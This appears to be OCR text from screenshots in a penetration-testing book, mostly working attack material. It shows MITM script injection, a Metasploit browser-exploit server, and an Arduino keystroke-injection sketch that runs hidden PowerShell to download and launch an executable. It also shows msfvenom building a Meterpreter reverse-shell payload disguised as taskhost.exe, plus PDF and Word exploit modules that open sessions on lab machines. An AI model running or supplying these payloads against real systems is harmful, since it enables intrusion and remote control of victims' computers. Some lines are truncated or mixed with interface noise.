

1:51
Javascript
Enter the Javascript code to inject :
<script type="text/javascript">
alert('This site has been hacked by Nipun');
CANCEL
OK
Replace images



Nipun Jaswal's Official Bl
www.nipunjaswal.com
Apps
Hacker Academy Mo
Call - Fake
AllIndiaCongress.Com
From www.nipunjaswal.com
This site has been hacked by Nipun
OK



root@k
File Edit View Search Terminal Help
[*] Server started.
[*] Starting handler for windows/meterpre
[*] Starting handler for generic/shell_re
[*] Started reverse TCP handler on 192.16
[*] Starting handler for java/meterpreter
[*] Started reverse TCP handler on 192.16
[*] Started reverse TCP handler on 192.16
[*] --- Done, found 20 exploit modules
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.10.101:8080/
[*] Server started.
[*] Handling '/'
[*] Handling '/wdinfo.php'
[*] 404ing /wdinfo.php
[*] Handling '/?sessid=V2luZG93czp1bmRlZm
mluZWQ6ZW4tVVM6eDg2OkNocm9tZTo2NS4wLjMzMj
[*] JavaScript Report: Windows:undefined:
:Chrome:65.0.3325.181:
[*] Reporting: {"os.product"=>"Windows",
", "os.certainty"=>"0.7"}
[*] Responding with 6 exploits
Loading
view-source:www.nipunja
www.nipunjaswal.com
Apps
Hacker Academy Mo
Myntra
Oops! Google


2:08
DESKTOP-PESQ21S > MITM
Redirection
Enter redirection details below:
ADDRESS
PORT
192.168.10.101
8080
CANCEL
OK
Replace all images on webpages with the specified one.
1
2 ABC
3 DEF
-
4 GHI
5 JKL
6 MNO
.
7 PQRS
8 TUV
9 WXYZ
* # (
0 +
Done


RAWGNDRSTVCC A3 A2 A1 A0 15 14 16 10
Pro Micro
J1 TXO RX1 GND GND 2 3 4 5 6 7 8 9


sketch_aug16a | Arduino 1.6.8
File Edit Sketch Tools Help
sketch_aug16a
Auto Format Ctrl+T
Archive Sketch
Fix Encoding & Reload
Serial Monitor Ctrl+Shift+M
Serial Plotter Ctrl+Shift+L
Board: "Arduino Leonardo"
Port
Programmer: "AVRISP mkII"
Burn Bootloader
Boards Manager...
Arduino AVR Boards
Arduino Yún
Arduino/Genuino Uno
Arduino Duemilanove or Diecimila
Arduino Nano
Arduino/Genuino Mega or Mega 2560
Arduino Mega ADK
Arduino Leonardo
Arduino/Genuino Micro
Arduino Esplora
Arduino Mini
Arduino Ethernet
Arduino Fio
Arduino BT
LilyPad Arduino USB
LilyPad Arduino
Arduino Pro or Pro Mini
Arduino NG or older
Arduino Robot Control
Arduino Robot Motor
Arduino Gemma


hh | Arduino 1.6.8
File Edit Sketch Tools Help
Auto Format Ctrl+T
Archive Sketch
Fix Encoding & Reload
Serial Monitor Ctrl+Shift+M
Serial Plotter Ctrl+Shift+L
Board: "Arduino Leonardo"
Port: "COM3 (Arduino Leonardo)"
Programmer: "AVRISP mkII"
Burn Bootloader
Serial ports
COM3 (Arduino Leonardo)
hh
#include<Keyboa
void setup() {
delay(2000);
type(KEY_LEFT_G
type('d',false)
Keyboard.releas
delay(500);
type(KEY_LEFT_G
type('r',false)
delay(500);
Keyboard.releaseAll();
delay(1000);
print(F("powershell -windowstyle hidden (new-object System.Net.WebClient).DownloadFile('http://the.earth.li/~sgtatham/putty/0.64/x86/putty.exe','%TEMP%\\tutty.exe'); Start-Process \"%TEMP%\\tutty.exe\""));
type(KEY_RETURN,false);
Keyboard.releaseAll();
Keyboard.end();
}
void type(int key, boolean release) {
Keyboard.press(key);
if(release)
Keyboard.release(key);
}
void print(const __FlashStringHelper *value) {
Keyboard.print(value);
}
void loop(){}


hh | Arduino 1.6.8
File Edit Sketch Tools Help
hh
#include<Keyboard.h>
void setup() {
delay(2000);
type(KEY_LEFT_GUI,false);
type('d',false);
Keyboard.releaseAll();
delay(500);
type(KEY_LEFT_GUI,false);
type('r',false);
delay(500);
Keyboard.releaseAll();
delay(1000);
print(F("powershell -windowstyle hidden (new-object System.Net.WebClient).DownloadFile('http://
delay(1000);
type(KEY_RETURN,false);
Keyboard.releaseAll();
Keyboard.end();
}
void type(int key, boolean release) {
Keyboard.press(key);
if(release)
Keyboard.release(key);
}
Uploading...
Sketch uses 6,012 bytes (20%) of program storage space. Maximum is 28,672 bytes.
Global variables use 219 bytes (8%) of dynamic memory, leaving 2,341 bytes for local variables.
23
Arduino Leonardo on COM3



Ctrl
Fn
Y50
ULTRA HD SCREEN
(option)
UHD
ALWAYS-ON USB
DOLBY DIGITAL PLUS
HOME THEATER
http://www.lenovo.com

```
[*] Started reverse TCP handler on 192.168.10.10:5555
[*] Sending stage (206403 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.10:5555 -> 192.1
68.10.11:2959) at 2020-01-29 04:36:37 -0500

meterpreter > sysinfo
Computer        : DESKTOP-CBRES22
OS              : Windows 10 (Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```


```
root@kali:/var/www/html# msfvenom --arch x64 --platform windows -p windo
ws/x64/meterpreter/reverse_tcp LHOST=192.168.10.10  LPORT=5555 --encrypt
 RC4 --encrypt-key Test@123 -f exe -b '\x00' -o /var/www/html/taskhost.e
xe
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=7
, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 551 (iteration=0)
x64/xor chosen with final size 551
Payload size: 551 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/taskhost.exe
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html#
```


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/revers
e_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/handler) > set LHOST 192.168.10.10
LHOST => 192.168.10.10
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.10.10:5555
```

```
msf5 > use exploit/windows/fileformat/nitro_reader_jsapi
msf5 exploit(windows/fileformat/nitro_reader_jsapi) > options

Module options (exploit/windows/fileformat/nitro_reader_jsapi):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an
address on the local machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   URIPATH   /                yes       The URI to use.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, pr
ocess, none)
   LHOST     192.168.10.10    yes       The listen address (an interface may be speci
fied)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```




```
msf5 exploit(windows/fileformat/nitro_reader_jsapi) > [+] msf.pdf stored at /root/.ms
f4/local/msf.pdf
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.10.10:8080/
[*] Server started.
[*] 192.168.10.11    nitro_reader_jsapi - Sending second stage payload
[*] 192.168.10.11    nitro_reader_jsapi - Sending second stage payload
[*] Sending stage (179779 bytes) to 192.168.10.11
[*] Meterpreter session 1 opened (192.168.10.10:4444 -> 192.168.10.11:3356) at 2020-0
1-29 05:14:37 -0500


msf5 > use exploit/windows/fileformat/office_word_hta
msf5 exploit(windows/fileformat/office_word_hta) > options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.doc          yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an
address on the local machine or 0.0.0.0
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is
randomly generated)
   URIPATH   default.hta      yes       The URI to use for the HTA file


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word


Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  Report.doc       yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH   default.hta      yes       The URI to use for the HTA file


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.10    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


root@kali:~# cp /root/.msf4/local/Report.doc /var/www/html/
```




